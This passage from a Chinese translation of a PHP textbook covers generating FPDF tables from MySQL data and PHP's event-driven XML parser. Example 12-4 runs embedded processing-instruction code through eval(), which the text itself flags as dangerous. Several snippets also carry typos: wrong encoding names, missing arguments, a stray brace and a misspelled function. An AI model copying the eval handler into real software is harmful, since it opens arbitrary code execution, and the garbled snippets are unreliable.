$pdf->cell(0, 5, "Click the following link, or click on the image", 0, 1, 'L');
$pdf->setFont('', 'U');
```

```
$pdf->setTextColor(0,0,255);
$pdf->write(5, "www.oreilly.com", "http://www.oreilly.com");

$pdf->output();
```

这段代码产生的两页输出分别展示在图 11-7 和图 11-8 中。




图 11-7: 链接PDF文件的第一页




图 11-8: 用URL链接到的PDF文件的第二页

表格和数据

到目前为止，我们只看到了静态的 PDF 文件资源。但 PHP 能做的比静态处理要多很多。在本节，我们将结合数据库中的数据（使用数据库信息的 MySQL 示例在第 9 章）和 FPDF 的能力来生成表格。

为了解本节使用的数据库文件结构请务必参见第 9 章。

示例 11-7 又有点长。然而，它有不错的注释，所以这里可以先通读它；重点部分都会有注释。

示例 11-7：生成表格

```
<?php
require("../fpdf/fpdf.php");

class TablePDF extends FPDF
{
 function buildTable($header, $data)
 {
 $this->setFillColor(255, 0, 0);
 $this->setTextColor(255);
 $this->setDrawColor(128, 0, 0);
 $this->setLineWidth(0.3);
 $this->setFont(' ', 'B');

// 页眉
// 生成一个列宽数组
 $widths = array(85, 40, 15);

// 发送页眉到 PDF 文件
 for($i = 0; $i < count($header); $i++) {
 $this->cell($widths[$i], 7, $header[$i], 1, 0, 'C', 1);
 }

 $this->ln();

// 重置颜色和字体
 $this->setFillColor(175);
 $this->setTextColor(0);
 $this->setFont(' ');

// 从 $data 数组抽出数据
 $fill = 0; // 用来做背景颜色，隔行轮换
 $url = "http://www.oreilly.com";

 foreach($data as $row)
 {
 $this->cell($widths[0], 6, $row[0], 'LR', 0, 'L', $fill);
// 设置 URL 样式的字体颜色
 $this->setTextColor(0, 0, 255);
 $this->setFont(' ', 'U');
 $this->cell($widths[1], 6, $row[1], 'LR', 0, 'L', $fill, $url);

// 恢复正常的颜色设置
 $this->setTextColor(0);
 $this->setFont(' ');
```

```
 $this->ln();

 $fill = ($fill) ? 0 : 1;
 }
 $this->cell(array_sum($widths), 0, '', 'T');
 }
}

// 连接数据库
}
$dbconn = new mysqli('localhost', 'dbusername', 'dbpassword', 'library');
$sql = "SELECT * FROM books ORDER BY title";
$result = $dbconn->query($sql);

// 从数据库记录生成数据数组
while ($row = $result->fetch_assoc()) {
 $data[] = array($row['title'], $row['ISBN'], $row['pub_year']);
}

// 开始构建 PDF 文件
$pdf = new TablePDF();

// 列标题
$header = array("Title", "ISBN", "Year");

$pdf->setFont("Arial", ' ', 14);

$pdf->addPage();
$pdf->buildTable($header, $data);

$pdf->output();
```

我们连接了数据库并构造了两个数组以将它们发送到该扩展类的自定义方法 buildTable()。在 buildTable() 方法中，为表头设置了颜色和字体属性。接着，基于第一个传入的数组发送了表头。还有另外一个叫作 $width 的数组用来在调用 cell() 时设置列宽。

当发出表头后，我们用 foreach 循环处理一遍包含数据库信息的 $data 数组。注意，cell() 方法用了 LR 作为 border 参数。这意味着，在所涉及的单元格中插入左右边框，实际上为表行添加了侧边。我们向第二列中添加了 URL 链接，仅为了展示在表格行中也可以这样做。最后，我们用了 $fill 变量来前后反转以使背景色逐行交替。

最后，调用 buildTable() 方法的 cell() 方法来画表格底部并关闭列。代码的结果展示在图 11-9 中。

Title	ISBN	Year
Executive Orders	0-425-15863-2	1996
Exploring the Earth and the Cosmos	0-517-546671	1982
Forward the Foundation	0-553-56507-9	1993
Foundation	0-553-80371-9	1951
Foundation and Empire	0-553-29337-0	1952
Foundation's Edge	0-553-29338-9	1982
I, Robot	0-553-29438-5	1950
Isaac Asimov: Gold	0-06-055652-8	1995
Rainbow Six	0-425-17034-9	1998
Red Rabbit	0-399-14870-1	2000
Roots	0-440-17464-3	1974
Second Foundation	0-553-29336-2	1953
Teeth of the Tiger	0-399-15079-X	2003
The Best of Isaac Asimov	0-449-20829-X	1973
The Hobbit	0-261-10221-4	1937
The Return of The King	0-261-10237-0	1955
The Sum of All Fears	0-425-13354-0	1991
The Two Towers	0-261-10236-2	1954

图 11-9：FPDF生成的基于数据库信息且包含活动URL链接的表格

下一步

还有少部分 FPDF 功能在本章没有涉及，你可去 FPDF 官方网站[注1]查看一些比较完整的例子，那里的讨论区中有很多代码片段和完整功能的脚本，这些都可帮你成为一个 FPDF 专家。

在下一章中，我们将稍微转换一下方式来探索 PHP 和 XML 之间的相互作用。我们将介绍一些可用于“消费”XML 的技术以及如何使用名为 SimpleXML 的内置库解析 XML 文件。

注 1　网址参见链接 21。

第 12 章

XML

XML，可扩展标记语言（Extensible Markup Language），是一种标准的数据格式。它有点像 HTML，使用标签（<example> like this </example>）和实体（&）。然而它也有和 HTML 不一样的地方，XML 被设计用来简化程序化的解析，并且在 XML 文件中什么能做什么不能做都有相应的规则。如今，XML 作为标准数据格式被应用于越来越多的行业，诸如出版、工程和医药等，它可以用来进行远程过程调用、数据库管理、支付订单等。

有很多场景都要用到 XML。由于它是传输数据的通用格式，所以其他程序可以给你发布 XML 文件用来提取信息（解析）或在 HTML 中显示（转换）。本章将向你展示如何用 PHP 附带的 XML 解析器，以及如何用可选的 XSLT 扩展来转换 XML 文件。我们还要简要地介绍如何生成 XML 文件。

近期，XML 被用来进行远程处理调用（XML-RPC）。客户端用 XML 编码函数名和参数值并通过 HTTP 将它们发送到服务器，服务器解码函数名和参数值决定如何做，并返回用 XML 编码的响应值。XML-RPC 证明了跨语言集成组件的可行性。我们将在第 16 章展示如何编写 XML-RPC 服务端和客户端，但是现在要先了解 XML 的基础知识。

XML 快速入门

大部分的 XML 文件由元素（像 HTML 标签一样）、实体和常规数据组成。举例说明如下：

```
<book isbn="1-56592-610-2">
 <title>Programming PHP</title>
 <authors>
 <author>Rasmus Lerdorf</author>
 <author>Kevin Tatroe</author>
 <author>Peter MacIntyre</author>
```

```
 </authors>
</book>
```

在 HTML 中，你可以只用开始标签而不用结束标签。有一个很常见的例子：

```
<br>
```

在 XML 文件中，这是不合法的。XML 要求每个标签都必须被关闭。为了有些不包含任何内容的标签，比如换行
，XML 添加了这样的语法：

```
<br />
```

标签可以嵌套但不能重叠。合法的示例如下：

```
<book><title>PHP 编程 </title></book>
```

下面的例子是不合法的，因为 <book> 和 <title> 标签重叠了：

```
<book><title>PHP 编程 </book></title>
```

XML 还要求文件必须以标识所用 XML 版本的处理指令开头（还可以有些其他内容，比如使用的文本编码）。例如：

```
<?xml version="1.0" ?>
```

一个正确格式的 XML 文件的最后一个要求是，文件只能有一个顶级元素。格式正确的示例如下所示：

```
<?xml version="1.0" ?>
<library>
 <title>Programming PHP</title>
 <title>Programming Perl</title>
 <title>Programming C#</title>
</library>
```

下面的格式不正确，因为文件中有三个顶级元素：

```
<?xml version="1.0" ?>
<title>Programming PHP</title>
<title>Programming Perl</title>
<title>Programming C#</title>
```

XML 文件通常不是完全随意设置的。在 XML 文件中，特定的标签、属性和实体以及约束它们如何嵌套的规则，组成了文件的结构。有两种方式来写这个结构：文档类型定义

(DTD) 和模型 (schema)。DTD 和模型用来验证文件，也就是确保每个文件都遵循其类型规则。

大部分 XML 文件都不包含 DTD，在这种情况下，只要它是合法的 XML，文件就会被认为是合法的。其他标识 DTD 为外部实体的，给定名称和位置（文件或 URL），并占用一行：

```
<!DOCTYPE rss PUBLIC 'My DTD Identifier' 'http://www.example.com/my.dtd'>
```

有时候，可以很方便地把一个 XML 文件封装到另一个里面。例如，一个表示邮件信息的 XML 文件可能带有附件文件的 `attachment` 元素。如果附件文件是一个 XML 文件，那么它就是一个嵌套的 XML 文件。如果邮件信息文件有一个类似 `body` 的元素（消息正文），而剖析成 XML 形式的附件也会有 `body` 元素，但这两个元素有完全不同的 DTD 规则，如何验证文件或让文件的 `body` 元素的含义在中途变更后能被理解呢？

这个问题可以通过使用命名空间来解决。命名空间让你限定 XML 标签，例如，`email:body` 和 `human:body`。

还有很多关于 XML 的内容我们没有讲述。对于 XML 的入门指导，可以阅读 Erik Ray 编写的 *Learning XML* 一书（由 O'Reilly 出版）。对于 XML 语法和标准的完整参考，可以阅读 Elliotte Rusty Harold 和 W. Scott Means 编写的 *XML in a Nutshell* 一书（由 O'Reilly 出版）。

生成 XML 文件

就像 PHP 可以用来生成动态 HTML 文件一样，PHP 也可以生成动态 XML 文件。你可以基于表单、数据库查询，或其他任何在 PHP 中能做的内容为其他程序生成可利用的 XML 文件。动态 XML 文件的一个应用是*富站点摘要*（RSS），这是一种用在新闻网站的文件格式。你可以从数据库或 HTML 文件读取文章信息并且基于这些信息发布为 XML 摘要文件。

从 PHP 脚本生成 XML 文件很简单。简单地修改文件的 MIME 类型，使用 `header()` 函数将其设为 `"text/xml"`。要输出一个 `<?xml ... ?>` 声明，而不被解释为格式错误的 PHP 标签，只要简单地从 PHP 代码中 `echo` 一行：

```
echo '<?xml version="1.0" encoding="IOS-8859-1" ?>'
```

示例 12-1 用 PHP 生成了一个 RSS 文件。一个 RSS 文件是一个包含多个 `channel` 元素的 XML 文件，每个 `channel` 包含一些新闻条目 `item` 元素。每个新闻 `item` 可以有标题、描述和指向文章本身的链接。`item` 支持的属性比示例 12-1 所创建的要多。正如没有从

PHP 生成 HTML 的特殊函数，也没有用来生成 XML 文件的特殊函数。只能 echo 它!

示例 12-1：生成 XML 文件

```
<?php
header('Content-Type: text/xml');
echo "<?xml version=\"1.0\" encoding=\"ISO-8859-1\" ?>";
?>
<!DOCTYPE rss PUBLIC "-//Netscape Communications//DTD RSS 0.91//EN"
 "http://my.netscape.com/publish/formats/rss-0.91.dtd">

<rss version="0.91">
 <channel>
 <?php
 // 用来生成 RSS 的新条目
 $items = array(
 array(
 'title' => "Man Bites Dog",
 'link' => "http://www.example.com/dog.php",
 'desc' => "Ironic turnaround!"
 ),
 array(
 'title' => "Medical Breakthrough!",
 'link' => "http://www.example.com/doc.php",
 'desc' => "Doctors announced a cure for me."
 )
 );

 foreach($items as $item) {
 echo "<item>\n";
 echo " <title>{$item['title']}</title>\n";
 echo " <link>{$item['link']}</link>\n";
 echo " <description>{$item['desc']}</description>\n";
 echo " <language>en-us</language>\n";
 echo "</item>\n\n";
 } ?>
 </channel>
</rss>
```

脚本生成的输出如下所示：

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE rss PUBLIC "-//Netscape Communications//DTD RSS 0.91//EN"
 "http://my.netscape.com/publish/formats/rss-0.91.dtd">
<rss version="0.91">
 <channel>
```

```
<item>
 <title>Man Bites Dog</title>
 <link>http://www.example.com/dog.php</link>
 <description>Ironic turnaround!</description>
 <language>en-us</language>
</item>


<item>
 <title>Medical Breakthrough!</title>
 <link>http://www.example.com/doc.php</link>
 <description>Doctors announced a cure for me.</description>
 <language>en-us</language>
</item>
 </channel>
</rss>
```

解析 XML 文件

假设你有一个 XML 文件集合，每个文件都包含图书的信息，现在你想从集合构建索引来显示标题和作者。你需要解析 XML 文件来识别标题 `title`、作者 `author` 元素和它们的内容。可以手动用正则表达式或者 `strtok()` 这样的字符串函数去做，但是做起来比看起来复杂多了。此外，这些方法即使对合法的 XML 文件很容易有损失。最简单快速的方案是用 PHP 自带的 XML 解析器。

PHP 有三种 XML 解析器：一个是事件驱动的基于 Expat C 的库，一个是基于 DOM 的库，还有一个适用于解析简单的 XML 文件——SimpleXML。

最常用的解析器是事件驱动的库，它可以解析但不验证 XML 文件，这意味着你可以找出 XML 标签和它周围的东西，但是你不能看出它是否是用于当前文件类型的正确标签、正确结构。实际上，这不是一个大问题。PHP 的基于事件的 XML 解析器在读取文件时，如果遇到某些事件（例如，元素的开始或结束），它会调用你提供的各种处理程序函数。

在接下来的小节中，我们将探讨你可以提供的处理程序、用来设置处理程序的函数和用来触发处理程序调用的事件。我们还会提供示例函数用来创建一个在内存中生成 XML 文件映射的解析器，并将其捆绑进格式化输出 XML 文件的示例程序中。

元素处理程序

当解析器碰到元素的开始或结束时，它会调用元素的开始或结束处理程序。你可以用

xml_set_element_handler() 函数来设置处理程序：

```
xml_set_element_handler(parser, start_element, end_element);
```

参数 *start_element* 和 *end_element* 是处理程序函数的名字。

开始元素处理程序在 XML 解析器碰到元素的开始时会被调用：

```
startElementHandler(parser, element, &attributes);
```

开始元素处理程序传递了三个参数：调用处理程序的 XML 解析器引用、开启元素的名称、包含解析器碰到元素属性的数组。为了提高性能，$attributes 数组按引用传递。

示例 12-2 包含开始元素处理程序的代码。这个处理程序仅仅打印粗体的元素名字和灰色的属性。

示例 12-2：开始元素处理程序

```
function startElement($parser, $name, $attributes) {
 $outputAttributes = array();

 if (count($attributes)) {
 foreach($attributes as $key => $value) {
 $outputAttributes[] = "<font color=\"gray\">{$key}=\"{$value}\"</font>";
 }
 }

 echo "&lt;<b>{$name}</b> " . join(' ', $outputAttributes) . '&gt;';
}
```

结束元素处理程序在解析器碰到元素结束时被调用：

```
endElementHandler(parser, element);
```

它接受两个参数：调用处理程序的 XML 解析器引用和要关闭的元素名字。示例 12-3 展示了一个格式化元素的结束元素处理程序。

示例 12-3：结束元素处理程序

```
function endElement($parser, $name){
 echo "&lt;<b>/{$name}</b><&gt;";
}
```

字符数据处理程序

所有元素之间的文本（字符数据或 XML 术语中的 CDATA）都用字符数据处理程序处理。

你可以用 xml_set_character_data_handler() 设置每个字符数据块之后要调用的处理程序：

```
xml_set_character_data_handler(parser, handler);
```

字符数据处理程序接受一个触发处理程序的 XML 解析器引用和一个包含自身字符数据的字符串：

```
characterDataHandler(parser, cdata);
```

这里有一个仅打印数据的字符数据处理程序：

```
function characterData($parser, $data){
 echo $data;
}
```

处理指令

处理指令用来在 XML 文件中嵌入脚本或其他代码。PHP 自身可以被看作一种处理指令，用 <?php … ?> 样式的标签，按照 XML 格式来区分代码。当 XML 解析器碰到一个处理指令时会调用处理指令处理程序。用 xml_set_processing_instruction_handler() 函数来设置：

```
xml_set_processing_instruction_handler(parser, handler);
```

一个处理指令看起来是这样的：

```
<? target instructions ?>
```

处理指令处理程序接受一个触发处理程序的 XML 解析器引用、目标的名字（例如，'php'）和处理指令：

```
processingInstructionHandler(parser, target, instructions)
```

用处理指令做什么取决于你。一个用途是在 XML 文件中嵌入 PHP 代码，当解析文件时用 eval() 函数执行 PHP 代码。示例 12-4 就是这样做的。如果要处理的文件中包括 eval() 的代码，你必须确信此文件是可信的。eval() 会运行传给它的任何代码，甚至包括删除文件或把密码发邮件给黑客的代码。实际上，像这样执行任意代码是极其危险的。

示例 12-4：处理指令处理程序

```
function processing_instruction($parser, $target, $code) {
 if ($target === 'php') {
 eval($code);
 }
}
```

实体处理程序

实体在 XML 中是占位符。XML 提供了 5 个标准的实体（&、>、<、" 和 '），但是 XML 文件也可以定义它自己的实体。很多实体定义不会触发事件，并且 XML 解析器在文件中解析大多数实体是在调用其他处理程序之前。

有两种类型的实体：外部的和未解析的，在 PHP 的 XML 库中有专门对它们的支持。外部实体是指替换文本用文件名或 URL 定义而不是显式地在 XML 文件中给出。你可以为要出现在字符数据中的外部实体定义一个要调用的处理程序，但是你要自己解析文件或 URL 中的内容来确定它是否正确。

未解析实体必须伴随标记声明，当为未解析实体的声明标记定义处理程序时，出现的未解析实体在字符数据处理程序调用前被从文本中删除。

外部实体

外部实体的引用允许 XML 文件包含另外一个 XML 文件。通常情况下，由一个外部实体引用处理程序打开引用文件、解析文件并把结果包含进当前文件。用 `xml_set_external_entity_ref_handler()` 来设置处理程序，它接受 XML 解析器引用和处理程序函数名：

```
xml_set_external_entity_ref_handler(parser, handler);
```

外部实体引用处理程序接受 5 个参数：触发处理程序的解析器、实体名字、解析实体标识符的基本统一资源标识符（URI 通常为空）、系统标识符（比如文件名）和实体的公共标识符，它们被定义在实体的声明中。例如：

```
externalEntityHandler(parser, entity, base, system, public);
```

如果你的外部实体引用处理程序返回 `false`（无返回值时返回），XML 解析器会以 `XML_ERROR_EXTERNAL_ENTITY_HANDLING` 错误停止。如果返回 `true`，解析继续。

示例 12-5 展示了如何解析外部引用的 XML 文件。其中定义了两个函数，`createParser()` 和 `parse()`，它们做实际的创建生成 XML 解析器的工作。可以用这两个函数解析顶级文件和通过外部引用包含的任何文件。还有一些函数将在本章后面的“使用解析器”一节中描述。外部实体引用处理程序仅仅标识要发给那些函数的正确文件。

示例 12-5：外部实体引用处理程序

```
function externalEntityReference($parser, $names, $base, $systemID, $publicID) {
 if ($systemID) {
 if (!list ($parser, $fp) = createParser($systemID)) {
```

```
 echo "Error opening external entity {$systemID}\n";

 return false;
 }

 return parse($parser, $fp);
 }

 return false;
}
```

未解析实体

一个未解析实体的声明必须伴随一个标记声明：

```
<!DOCTYPE doc [
 <!NOTATION jpeg SYSTEM "image/jpeg">
 <!ENTITY logo SYSTEM "php-tiny.jpg" NDATA jpeg>
]>
```

注册一个标记声明处理程序可使用 xml_set_notation_decl_handler()：

```
xml_set_notation_decl_handler(parser, handler);
```

处理程序用 5 个参数来调用：

```
notationHandler(parser, notation, base, system, public);
```

参数 *base* 是用来解析标记标识符（当前为空）的基本 URI。标记可以被设置为系统（system）标识符或公共（public）标识符，但不能同时设置。

可用 xml_set_unparserd_entity_decl_handler() 函数注册一个未解析实体声明：

```
xml_set_unparserd_entity_decl_handler(parser,handler)
```

处理程序用 6 个参数来调用：

```
unparsedEntityHandler(parser, entity, base, system, public, notation);
```

参数 *notation* 标识未解析实体相关的标记声明。

默认处理程序

对于其他事件，比如 XML 声明和 XML 文件类型，会调用默认处理程序。要设置默认处理程序，可调用 xml_set_default_handler() 函数：

```
xml_set_default_handler(parser,handler);
```

处理程序用两个参数来调用：

```
defaultHandler(parser, text);
```

参数 *text* 基于不同的事件类型有不同的值。示例 12-6 所示的是仅在调用默认处理程序时打印传入的字符串。

示例 12-6：默认处理程序

```
function default($parser, $data){
 echo "<font color=\"red\">XML: Default handler called with '{$data}'</font>\n";
}
```

选项

XML 解析器有一些选项，你可以设置它们来控制源编码、目标编码和大小写转换。可用 `xml_parser_set_option()` 来设置选项：

```
xml_parser_set_option(parser, option, value);
```

同样地，可用 `xml_parser_get_option()` 来询问解析器的选项：

```
$value = xml_parser_get_option(parser, option);
```

字符编码

XML 解析器可使用 PHP 支持的不同字符编码的 Unicode 数据。实际上，PHP 的字符串一直被编码为 UTF-8，但是被 XML 解析器解析的文件可以是 IOS-8559-1、US-ASCII 或 UTF-8，不支持 UTF-16。

当创建一个 XML 解析器时，你可以为解析的文件使用一种编码格式。如果忽略了，源代码会被假定为 ISO-8559-1。如果遇到字符超出源编码范围的情况，XML 解析器将会返回一个错误并立即停止处理文件。

解析器的目标编码是 XML 解析器传递到处理程序函数的数据的编码，一般情况下，这与源编码是相同的。在 XML 解析器生命周期内的任何时间，目标编码都是可以被改变的。任何超出目标编码字符范围的字符都将被解析器降级，替换成问号标识字符（?）。

使用常量 `XML_OPTION_TARGET_ENCODING` 可获取或设置传递到调用的文本编码，可用值为 `"IOS-8559-1"`（默认）、`"US-ASCII"` 和 `"UTF-8"`。

大小写转换

默认情况下，XML 文件中的元素和属性名字会被转换为大写。可以用 xml_parser_set_option() 函数将 XML_OPTION_CASE_FOLDING 设置为 false，以关闭这个特性（获取大小写敏感的元素名字）：

```
xml_parser_set_option(XML_OPTION_CASE_FOLDING, false);
```

跳过纯空白内容

可设置 XML_OPTION_SKIP_WHITE 选项来忽略完全由空白字符组成的值。

```
xml_parser_set_option (XML_OPTION_SKIP_WHITE,true);
```

删除标记名称

在创建解析器时，可以选择让它截断每个标记名开头的字符。要在每个标记的开头截断一定数量的字符，请在 XML_OPTION_SKIP_TAGSTART 选项中提供该值：

```
xml_parser_set_option (XML_OPTION_SKIP_TAGSTART 4);
// <xsl:name> 截断为 "name"
```

在本例中，标记名将被截断为 4 个字符。

使用解析器

要使用 XML 解析器，可使用 xml_parser_create() 来创建。在解析器上设置处理器和选项，然后用 xml_parse() 函数手动把数据分块传递给解析器，直到数据用完或解析器返回一个错误。一旦处理完成，可调用 xml_parser_free() 来释放解析器。

xml_parser_create() 函数返回一个 XML 解析器：

```
$parser = xml_parser_create([encoding]);
```

可选的编码参数 *encoding* 指定要解析文件的文本编码（"IOS-8559-1"、"US-ASCII" 或 "UTF-8"）。

如果 xml_parse() 函数解析成功会返回 TRUE，否则返回 FALSE：

```
$success = xml_parse(parser, data[, final ]);
```

参数 *data* 是 XML 要处理的字符串。当末片数据要被解析时，应将可选参数 *final* 设为 true。

要简单地处理嵌套文件，可写一个函数创建解析器并且设置解析器的选项和处理程序。

把选项和处理程序设置放在同一个地方，而不是在外部实体引用处理程序中复制它们。示例 12-7 就显示了这样的函数。

示例 12-7：创建解析器

```
function createParser($filename) {
 $fh = fopen($filename, 'r');
 $parser = xml_parser_create();

 xml_set_element_handler($parser, "startElement", "endElement");
 xml_set_character_data_handler($parser, "characterData");
 xml_set_processing_instruction_handler($parser, "processingInstruction");
 xml_set_default_handler($parser, "default");

 return array($parser, $fh);
}

function parse($parser, $fh) {
 $blockSize = 4 * 1024; // 读入 4KB 的块

 while ($data = fread($fh, $blockSize)) {
 if (!xml_parse($parser, $data, feof($fh))) {
 // 告诉用户哪里错了
 echo 'Parse error: ' . xml_error_string($parser) . " at line " .
 xml_get_current_line_number($parser);

 return false;
 }
 }

 return true;
}

if (list ($parser, $fh) = createParser("test.xml")) {
 parse($parser, $fh);
 fclose($fh);

 xml_parser_free($parser);
}
```

错误

如果 `xml_parse()` 函数解析成功会返回 `true`，否则返回 `false`；如果出了什么错误，可用 `xml_get_error_code()` 来获取错误的代码定义：

```
$error = xml_get_error_code($parser);
```

错误代码符合这些错误常量中的一个：

```
XML_ERROR_NONE
XML_ERROR_NO_MEMORY
XML_ERROR_SYNTAX
XML_ERROR_NO_ELEMENTS
XML_ERROR_INVALID_TOKEN
XML_ERROR_UNCLOSED_TOKEN
XML_ERROR_PARTIAL_CHAR
XML_ERROR_TAG_MISMATCH
XML_ERROR_DUPLICATE_ATTRIBUTE
XML_ERROR_JUNK_AFTER_DOC_ELEMENT
XML_ERROR_PARAM_ENTITY_REF
XML_ERROR_UNDEFINED_ENTITY
XML_ERROR_RECURSIVE_ENTITY_REF
XML_ERROR_ASYNC_ENTITY
XML_ERROR_BAD_CHAR_REF
XML_ERROR_BINARY_ENTITY_REF
XML_ERROR_ATTRIBUTE_EXTERNAL_ENTITY_REF
XML_ERROR_MISPLACED_XML_PI
XML_ERROR_UNKNOWN_ENCODING
XML_ERROR_INCORRECT_ENCODING
XML_ERROR_UNCLOSED_CDATA_SECTION
XML_ERROR_EXTERNAL_ENTITY_HANDLING
```

常量一般不太有用。使用 xml_error_string() 把错误代码转换成字符串，可以用来报告错误：

```
$message = xml_error_string(code);
```

例如：

```
$error = xml_get_error_code($parser);

if ($error != XML_ERROR_NONE) {
 die(xml_error_string($error));
}
```

方法作为处理程序

因为函数和变量在 PHP 中是全局的，所以任何需要函数和变量的应用程序的组件都应该是一个面向对象的设计候选。XML 解析通常需要你跟踪你的变量解析（例如，看到一个

title 元素开始，就要跟踪字符数据直到看到 title 元素关闭），当然你必须写一些处理程序函数来操作状态和做实际的事情。把这些函数和变量封装到一个类中来使你能够让它们与其余部分的程序相分离，并且在后面可以简单地重用这些功能。

使用 xml_set_object() 函数可以将一个对象注册为解析器。之后，XML 解析器会在那个对象上查找处理程序的方法，而不是全局函数：

```
xml_set_object(object);
```

示例解析程序

让我们开发一个程序来解析 XML 文件并显示它的不同类型的信息。示例 12-8 所示的 XML 文件包含了一个图书集合的信息。

示例12-8: books.xml 文件

```
<?xml version="1.0" ?>
<library>
 <book>
 <title>Programming PHP</title>
 <authors>
 <author>Rasmus Lerdorf</author>
 <author>Kevin Tatroe</author>
 <author>Peter MacIntyre</author>
 </authors>
 <isbn>1-56592-610-2</isbn>
 <comment>A great book!</comment>
 </book>
 <book>
 <title>PHP Pocket Reference</title>
 <authors>
 <author>Rasmus Lerdorf</author>
 </authors>
 <isbn>1-56592-769-9</isbn>
 <comment>It really does fit in your pocket</comment>
 </book>
 <book>
 <title>Perl Cookbook</title>
 <authors>
 <author>Tom Christiansen</author>
 <author whereabouts="fishing">Nathan Torkington</author>
 </authors>
 <isbn>1-56592-243-3</isbn>
 <comment>Hundreds of useful techniques, most
```

```
 applicable to PHP as well as Perl</comment>
 </book>
</library>
```

PHP 程序解析文件并且展现图书的列表，只显示标题和作者。这个目录展示在图 12-1 中。标题链接到展示图书完整信息的页面。*Programming PHP* 一书的详细信息展示在图 12-2 中。




图 12-1：图书目录




图 12-2：图书详情

我们定义了一个类，名为 BookList，它的构建器解析 XML 文件并生成一个记录列表。

BookList 有两个方法生成基于记录列表的输出。方法 showMenu() 生成图书目录，方法 showBook() 展示书中的详细信息。

解析文件涉及跟踪记录，进入了哪些元素、哪些元素对应记录（book）和字段（title、author、isbn 和 comment）。$record 属性保存当前它要构建的记录，$currentField 保存当前处理的字段名称（例如，title）。$records 属性是我们读取过的记录的数组。

